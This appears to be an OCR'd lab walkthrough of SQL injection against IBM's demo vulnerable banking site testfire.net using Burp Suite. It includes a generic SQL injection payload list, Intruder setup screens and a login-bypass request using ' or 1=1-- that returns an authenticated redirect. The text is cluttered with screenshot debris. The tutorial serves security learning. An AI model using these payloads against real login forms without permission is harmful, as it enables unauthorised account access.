
- DSSS – Damn Small SQLi Scanner
- explo – Human And Machine Readable Web Vulnerability Testing Format
- Blind-Sql-Bitshifting – Blind SQL-Injection via Bitshifting
- Leviathan – Wide Range Mass Audit Toolkit
- Blisqy – Exploit Time-based blind-SQL-injection in HTTP-Headers (MySQL/MariaDB)

Generic SQL Injection Payloads

```
'
''
`
``

,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
```

- After that coping the code
- Then open the burp suit
- Go to the proxy turn on the intercept

- Go the Altoro mutual website go to the sign option after just type your username and password
- Go to the proxy turn off the intercept
- The clik on the login


FoxyProxy Standard – Get t
payloadbox/sql-injection-p
Settings
Altoro Mutual
payloadbox/sql-injection-p
Burp Suite Community Editi
https://testfire.net/login.jsp
Sign In | Contact Us | Feedback | Search Go
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login


Username: sravani
Password: •••••••
Login

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.   *This web application is open source! Get your copy from GitHub and take advantage of advanced features*

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

- Go to the proxy turn on the intercept


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.2.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings


Request to https://tracking-api.hotmart.com:443 [18.211.48.120]

Forward
Drop
Intercept is on
Action
Open browser
Comment this item
HTTP/2
Pretty Raw Hex
Inspector

```
POST /rest/track/event/json HTTP/2
Host: tracking-api.hotmart.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 434
Origin: https://player.hotmart.com
Referer: https://player.hotmart.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
Te: trailers

{
  "system":"player",
  "entity":"USER_EVENT_TRIGGER",
  "action":"MEASURE",
  "data_version":"1.0",
  "event_version":"1.1",
  "hub":{
    "js_version":"1.1.2"
  },
  "event":{
    "applicationKey":"aa2d356b-e2f0-45e8-9725-e0efc7b5d29c",
    "duration":2342,
    "media":"WZE2JGlbRv",
    "user":"98180132",
    "viewId":"1f7f6964-ccfc-4bc5-9836-34fc149e2bc8",
    "playerVersion":"5.17.7",
    "transmissionType":"vod",
    "mediaType":"video",
    "isMediaPublic":false,
    "event":"PLAY",
    "trigger":"click"
  }
}
```

Request attributes	2
Request query parameters	0
Request cookies	0
Request headers	16

- Click on the repeater



Request to http://testfire.net:80 [65.61.137.117]

```
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=9DBC96925B337FEAC06511AC68892826
Upgrade-Insecure-Requests: 1

uid=sravani&passw=sravani&btnSubmit=Login
```

Inspector

Request attributes 2

Protocol HTTP/1 HTTP/2

Name	Value
Method	POST
Path	/doLogin

Request query parameters 0


Request body parameters 3

Request cookies 1

Name	Value
JSESSIONID	9DBC96925B337FEAC0...

Request headers 12

- The send option



Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=11BC3E3C9196431D9B6C15F53322F992
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://testfire.net
Referer: https://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=sravani&passw=sravani&btnSubmit=Login
```

Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: login.jsp
Content-Length: 0
Date: Sat, 07 Oct 2023 03:18:37 GMT
Connection: close
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 1

Request headers 17


Response headers 5

Done

145 bytes | 1,116 millis

- Then got to the last line uid name change into the 12345 then click on the send

- Then again change the username and password into admin and admin




Request

```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=11BC3E3C9196431D9B6C15F53322F992
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/118.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Origin: https://testfire.net
Referer: https://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=' or 1=1--&passw=' or 1=1--&btnSubmit=Login
```

Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
0DAwMDAwfkNvcnBvcmF0ZX41LjI0MDE1MzQ2MUU3fDgwMDAwMX5DaGVja2luZ34xMTQy0DIuNDR80DAwMDAyf
1NhdmluZ3N+NC4zMTE3Nzc3Nzc3Nzc3NzhFMzZ80DAwMDAzfkNoZWNraW5nfjEuMTg0NDY3NDQw0DM3NjU5Mk
UyMHw4MDAwMDR+U2F2aW5nc34xMC4wfDgwMDAwNX5DaGVja2luZ34yNS4wfDgwMDAwNn5TYXZpbmdzfjU5MTA
yLjB80DAwMDA3fkNoZWNraW5nfjE1MC4wfDQ1Mzkw0DIwMzkz0TYy0Dh+Q3JlZGl0IENhcmR+LTEu0Tk5NTQz
NDAxMjc4NzExNTVFMTh8NDQ4NTk4MzM1NjI0MjIxN35DcmVkaXQgQ2FyZH4tNC4zMTE3Nzc3Nzc3Nzc3NzhFM
zZ8
Location: /bank/main.jsp
Content-Length: 0
Date: Sat, 07 Oct 2023 03:27:54 GMT
Connection: close
```

- Then click on the right click click the intruder
- Go to the github copy the code



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://testfire.net


☑ Update Host header to match target

```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=11BC3E3C9196431D9B6C15F53322F992
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://testfire.net
Referer: https://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=sravani&passw=sravani&btnSubmit=Login
```

0 payload positions

Length: 702

- click on the pyloads


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Clear
30°C
Mostly sunny
Search
ENG
IN
09:14
07-10-2023

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://testfire.net

☑ Update Host header to match target


```
POST /doLogin HTTP/1.1
Host: testfire.net
Cookie: JSESSIONID=11BC3E3C9196431D9B6C15F53322F992
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://testfire.net
Referer: https://testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=$sravani$&passw=sravani&btnSubmit=Login
```

Search

1 highlight

1 payload position

Length: 704


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
30°C
Mostly sunny
Search
ENG
IN
09:15
07-10-2023

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 88

Payload type: Simple list Request count: 88

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
'
''
`
``
,
"
""
/
//
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

- click on the start attack


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Edit
Up
Down
Search

Payload sets

You can define one or more payload sets. The number of payload set

Payload set: 1 Payload count: 88
Payload type: Simple list Request count: 88

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are

Payload processing

You can define rules to perform various processing tasks on each pa

Enabled	Rule

Attack Save Columns 2. Intruder attack of https://testfire.net - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

